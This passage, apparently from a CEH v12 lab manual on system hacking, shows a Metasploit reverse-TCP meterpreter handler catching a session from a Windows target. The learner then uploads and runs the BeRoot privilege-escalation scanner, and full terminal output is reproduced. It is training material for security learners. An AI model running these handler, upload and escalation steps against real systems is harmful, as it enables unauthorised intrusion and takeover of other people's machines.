
32. **CEH-Tools** folder appears, navigate to **CEHv12 Module 06 System Hacking\Privilege Escalation Tools** and copy the **BeRoot** folder. Close the window.



33. Paste the **BeRoot** folder onto **Desktop**.



34. Now, switch back to the **Terminal** window with an active **meterpreter** session. Type **upload /home/attacker/Desktop/BeRoot/beRoot.exe** and press **Enter**. This command uploads the **beRoot.exe** file to the target system's present working directory (here, **Downloads**).



```


msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:50213) at 2022-04-05 03:42:28 -0400
sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > upload /home/attacker/Desktop/BeRoot/beRoot.exe
[*] uploading : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
[*] Uploaded 5.99 MiB of 5.99 MiB (100.0%): /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
[*] uploaded : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
meterpreter >

```

35. Type **shell** and press **Enter** to open a shell session. Observe that the present working directory points to the **Downloads** folder in the target system.



```

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > upload /home/attacker/Desktop/BeRoot/beRoot.exe
[*] uploading : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
[*] Uploaded 5.99 MiB of 5.99 MiB (100.0%): /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
[*] uploaded : /home/attacker/Desktop/BeRoot/beRoot.exe -> beRoot.exe
meterpreter > shell
Process 3604 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin\Downloads>

```

36. Type **beRoot.exe** and press **Enter** to run the **BeRoot** tool.
37. A result appears, displaying information about service names along with their permissions, keys, writable directories, locations, and other vital data.
38. You can further scroll down to view the information related to startup keys, task schedulers, WebClient vulnerabilities, and other items.

Module 06 – System Hacking

```
msfconsole - Parrot Terminal
(c) Microsoft Corporation. All rights reserved.
C:\Users\Admin\Downloads>beRoot.exe
beRoot.exe

=====
attacker's Home
Windows Privilege Escalation
! BANG BANG !
=====

##### Service #####

[!] Permission to create a service with openscmanager
True

[!] Binary located on a writable directory
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AarSvc
Full path: C:\Windows\system32\svchost.exe -k AarSvcGroup -p
Writable directory: C:\Windows\system32
Name: AarSvc

permissions: {'change_config': False, 'start': False, 'stop': False}
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AarSvc_24f3e7
Full path: C:\Windows\system32\svchost.exe -k AarSvcGroup -p
Writable directory: C:\Windows\system32
Name: AarSvc_24f3e7
```

```
msfconsole - Parrot Terminal
##### Startup Keys #####

[!] Registry key with writable access
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run

[!] Binary located on a writable directory
Name: SecurityHealth
Key: SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Writable directory: C:\Windows\system32
Full path: %windir%\system32\SecurityHealthSystray.exe

Name: SunJavaUpdateSched
Key: SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
Writable directory: C:\Program Files (x86)\Common Files\Java\Java Update
Full path: "C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe"

##### Taskcheduler #####

[!] Permission to write on the task directory: c:\windows\system32\tasks
True


##### Check user admin #####

[!] Is user in the administrator group
```


39. You can find further vulnerabilities in the resulting services and attempt to exploit them to escalate your privileges in the target system.

Note: Windows privileges can be used to escalated privileges. These privileges include SeDebug, SeRestore & SeBackup & SeTakeOwnership, SeTcb & SeCreateToken, SeLoadDriver, and Selmpersonate & SeAssignPrimaryToken. BeRoot lists all available privileges and highlights if you have one of these tokens.

40. In the **Terminal** window with an active **Meterpreter** session, type **exit** and press **Enter** to navigate back to the **Meterpreter** session.



```

msfconsole - Parrot Terminal
File Edit View Search Terminal Help

##### Taskscheduler #####

[!] Permission to write on the task directory: c:\windows\system32\tasks
True

##### Check user admin #####

[!] Is user in the administrator group
True

----- Get System Priv with WebClient -----

[!] Checking WebClient vulnerability

##### Error on: check_webclient #####
Traceback (most recent call last):
  File "beroot\run_checks.py", line 315, in check_all
  File "beroot\run_checks.py", line 277, in check_webclient
  File "beroot\modules\checks\webclient\webclient.py", line 206, in run
  File "beroot\modules\checks\webclient\webclient.py", line 101, in startWebclient
ValueError: Procedure probably called with not enough arguments (4 bytes missing)

[!] Elapsed time = 2.3769985504

C:\Users\Admin\Downloads>exit
exit
meterpreter >

```

41. Now we will use **GhostPack Seatbelt** tool to gather host information and perform security checks to find insecurities in the target system.

